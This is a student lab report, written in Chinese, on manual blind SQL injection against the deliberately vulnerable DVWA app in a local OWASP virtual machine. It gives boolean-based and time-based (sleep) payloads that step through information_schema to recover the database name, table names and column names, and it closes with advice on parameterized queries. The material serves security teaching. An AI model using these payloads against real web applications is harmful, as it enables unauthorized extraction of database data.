

# 《SQL盲注》

姓名：田晋宇 学号：2212039 班级：物联网工程

## 实验名称

SQL盲注

## 实验要求

基于 DVWA 里的 SQL 盲注案例，实施手工盲注，参考课本，撰写实验报告。


## 实验过程

### 1. 配置环境


下载 OWASP 虚拟机后导入 VMware Workstation 中打开:

利用所给的账号密码进入系统。

web URL 为 <http://192.168.232.135/>，保持OWASP虚拟机运行，在本机进入上述 URL，选择 Damn Vulnerable Web Application 登录。



检查 DVWA Security 中 Script Security 是否为 low，如果不是将其设置为 low，即可完成 OWASP环境的配置。



### 2. DVWA中的 SQL Injection(Blind)实践

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1  
First name: admin  
Surname: admin

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 2  
First name: Gordon  
Surname: Brown

More info

输入id是1或者2，上面都有显示

输入2 and 1=1 #，得到如下显示

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 2 and 1=1 #  
First name: Gordon  
Surname: Brown

More info

可以看到也显示出来了相应的信息，猜测可能存在整数型的盲注

再输入2 and 1=2 #，同样有显示

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 2 and 1=2 #  
First name: Gordon  
Surname: Brown

猜测可能是前面的2就已经形成了闭合，后面的是以另一个字符串的形式存在，所以应该不是整数型的注入

再尝试输入：2' and 1=1 #

## Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 2' and 1=1 #  
First name: Gordon  
Surname: Brown
```

同样也显示出了相应的用户信息

输入2' and 1=2 #

未显示任何信息

## Vulnerability: SQL Injection (Blind)

User ID:

More info

猜测其存在有字符型盲注

### 2.1 猜测数据库名称长度

输入1' and length(database())=1 #, 没有出现显示

## Vulnerability: SQL Injection (Blind)

User ID:

More info

重复上述操作，每次将数据库名称的长度加一，开始遍历

1' and length(database())=2 #

1' and length(database())=3 #

直到输入1' and length(database())=4 #时，有了输出结果

## Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 1' and length(database())=4 #  
First name: admin  
Surname: admin
```


由此可知，当前数据库名称的长度是4。

## 2.2猜测数据库名称

为了效率起见，这里不使用遍历的方式进行挨个查找，而是使用二分查找法

数据库中命名一般是字母、下划线和数字，在一个名称中，通常字母的使用是最多的，因此首先猜测其ascii是输入字母的（小写字母a的ascii是97）

首先输入1' and ascii(substr(database(),1,1))>=97 #，显示为：



**Vulnerability: SQL Injection (Blind)**

User ID:

ID: 1' and ascii(substr(database(),1,1))>=97 #  
First name: admin  
Surname: admin

可以知道第一个字符应当是在a之后

之后依次进行尝试输入：

1' and ascii(substr(database(),1,1))<110 #




**Vulnerability: SQL Injection (Blind)**

User ID:

ID: 1' and ascii(substr(database(),1,1))<110 #  
First name: admin  
Surname: admin

1' and ascii(substr(database(),1,1))<105 #



**Vulnerability: SQL Injection (Blind)**

User ID:

ID: 1' and ascii(substr(database(),1,1))<105 #  
First name: admin  
Surname: admin

1' and ascii(substr(database(),1,1))<100 #

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

因此, 这个字符的ascii应当是在100-104

1' and ascii(substr(database(),1,1))<102 #

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1' and ascii(substr(database(),1,1))<102 #  
First name: admin  
Surname: admin

1' and ascii(substr(database(),1,1))=100 #

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1' and ascii(substr(database(),1,1))=100 #  
First name: admin  
Surname: admin

故得到了第一个字符是d

之后同第一个字符猜测的方式相同, 猜测剩下三个字符

分别得到:

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: 1' and ascii(substr(database(),2,1))=118 #  
First name: admin  
Surname: admin

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

```
ID: 1' and ascii(substr(database(),3,1))=119 #  
First name: admin  
Surname: admin
```

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

```
ID: 1' and ascii(substr(database(),4,1))=97 #  
First name: admin  
Surname: admin
```

综上，得到了数据库的名称为dvwa

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

```
ID: 1' and database()='dvwa' #  
First name: admin  
Surname: admin
```

验证可知为正确结果

### 2.3猜测表的数量

输入1' and (SELECT COUNT(\*) TABLES FROM information\_schema.TABLES WHERE table\_schema = 'dvwa' GROUP BY table\_schema)=1 #

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

显示不存在


之后在输入1' and (SELECT COUNT(\*) TABLES FROM information\_schema.TABLES WHERE table\_schema = 'dvwa' GROUP BY table\_schema)=2 #时，页面出现了空白，没有任何显示

而在输入1' and (SELECT COUNT(\*) TABLES FROM information\_schema.TABLES WHERE table\_schema = 'dvwa' GROUP BY table\_schema)=3 #时依旧是正常的显示不存在，由此猜测应当是有两个表

测试输入

1' and (SELECT COUNT(\*) TABLES FROM information\_schema.TABLES WHERE table\_schema = 'dvwa' GROUP BY table\_schema)>2 #

依旧是显示不存在



**Vulnerability: SQL Injection (Blind)**

User ID:

由此断定应当是有两个表

同时得到一个信息：在结果正确的时候，可能会出现如下的白屏现象



## 2.4猜测两个表名的长度

1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1,1))<11 #

得到白屏，因此确定长度是小于11的



1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))<8 #

显示无结果

1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))<9 #

显示无结果

1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))<10 #

出现白屏

因此得到第一个表名称的长度是9


同理对第二个表名的长度进行猜测

得到第二个表名长度为5

## 2.5 猜测表的名称

猜测方式同之前对数据库名称相同，需要对每一个位置进行小写字母转换后的ascii进行判断，其语句一个样例为：

1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema='dvwa' limit 0,1),1,1))>97 #



之后通过类似二分查找的方式进行比对，得到了两个数据库的名称为：guestbook，users

## 2.6 猜测表中字段数量

根据已经猜测到的数据库名称可以猜得对我们有用的应当是第二个表，也就是users表，因此仅对users表内的字段进行猜测分析

猜测方式同前面对数据库内的表的数量猜测方式大致相同，依旧是使用一个类似二分法的操作逐渐缩小范围：



1' and (select count(column\_name) from information\_schema.columns where table\_name='users')<10 #

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

```
ID: 1' and (select count(column_name) from information_schema.columns where table_name= ' users' )<10 #
First name: admin
Surname: admin
```

通过逐步的缩小范围，最终确定表中字段的数量应该是8

### 2.7 猜测字段名的长度和字符

方式同前：

1' and length(substr((select column\_name from information\_schema.columns where table\_name= 'users' limit 0,1),1))<10 #

User ID:

Submit

```
ID: 1' and length(substr((select column_name from information_schema.columns where table_name= ' users' limit 0,1),1))<10 #
First name: admin
Surname: admin
```

通过逐步的缩小范围，最终确定表中第一个字段的长度应该是7

之后通过同猜测表名的方式进行一个一个字符的ascii比对：

1' and ascii(substr((select column\_name from information\_schema.columns where table\_name='users' limit 0,1),1,1))=117 #

Submit

```
ID: 1' and ascii(substr((select column_name from information_schema.columns where table_name=' users' limit 0,1),1,1))=117 #
First name: admin
Surname: admin
```

猜得第一个字段的名称是user\_id

之后的步骤都和前面类似，只需要重复上面的操作就能够得到所有的信息

## 3. 基于时间的SQL盲注

### 3.1 判断是否存在注入，注入是字符型还是数字型：

输入以下SQL语句：

1' and sleep(5) #

页面响应时间明显延迟，则说明存在字符型的基于时间的盲注。

### 3.2. 猜解当前数据库名字长度：

输入以下SQL语句来判断数据库名字的长度：

1' and if(length(database())=1,sleep(5),1) #

如果没有延迟，说明数据库名字长度不是1。

继续尝试：

1' and if(length(database())=4,sleep(5),1) #

如果出现明显延迟，说明数据库名字长度为4。

### 3.3. 采用二分法猜解数据库名：

输入以下SQL语句来猜测数据库名字的第一个字符：

```
1' and if(ascii(substr(database(),1,1))>97,sleep(5),1) #
```

如果出现明显延迟，说明第一个字符的ASCII值大于97（小写字母'a'的ASCII值）。

继续尝试，逐步缩小范围：

```
1' and if(ascii(substr(database(),1,1))>109,sleep(5),1) #
```

如果没有延迟，说明第一个字符的ASCII值不大于109。

继续进行二分法猜解，直到确定第一个字符：

```
1' and if(ascii(substr(database(),1,1))=100,sleep(5),1) #
```

如果出现明显延迟，说明第一个字符的ASCII值为100，即小写字母'd'。

按照上述方法，继续猜解数据库名字的其他字符，直到确定完整的数据库名字。

### 3.4. 猜解表名和字段名：

使用类似的方法，可以进一步猜解数据库中的表名和字段名。例如：

```
1' and if((select count(table_name) from information_schema.tables where  
table_schema=database())=1,sleep(5),1) #
```

如果没有延迟，说明表的数量不是1。

继续尝试：

```
1' and if((select count(table_name) from information_schema.tables where  
table_schema=database())=2,sleep(5),1) #
```

如果出现明显延迟，说明表的数量为2。

按照上述方法，逐步确定表名和字段名。

### 3.5. 猜解表中数据：

最后，可以通过同样的方法，猜解表中的具体数据。利用二分法和时间延迟的方法，逐字符地确定每个字段中的数据内容。

## 心得体会

通过这次SQL盲注实验，我对SQL注入（特别是盲注）的原理和危害有了更深入的了解。SQL盲注是一种利用网页应用程序对用户输入验证不严的漏洞，攻击者可以通过构造特殊的输入在后台执行恶意SQL语句，从而获取数据库中的敏感信息。盲注相对于普通的SQL注入更加隐蔽，因为它不会直接返回错误信息，而是通过观察应用程序的响应来推断数据库的结构和数据。

在实验过程中，我体验了如何通过布尔型盲注和时间型盲注来逐步猜测数据库中的信息。实验不仅让我感受到盲注攻击的复杂和细致，还让我认识到这种攻击方式的威力，即使没有明显的错误信息，攻击者依然能够通过不断试探获取大量敏感数据。

通过这次实验，我深刻认识到防御SQL注入的重要性。在实际开发中，必须使用参数化查询或预处理语句来防止SQL注入，同时对用户输入进行严格的验证和过滤。此外，还应采取适当的数据库权限控制，确保即使存在漏洞，攻击者也无法获取或修改敏感数据。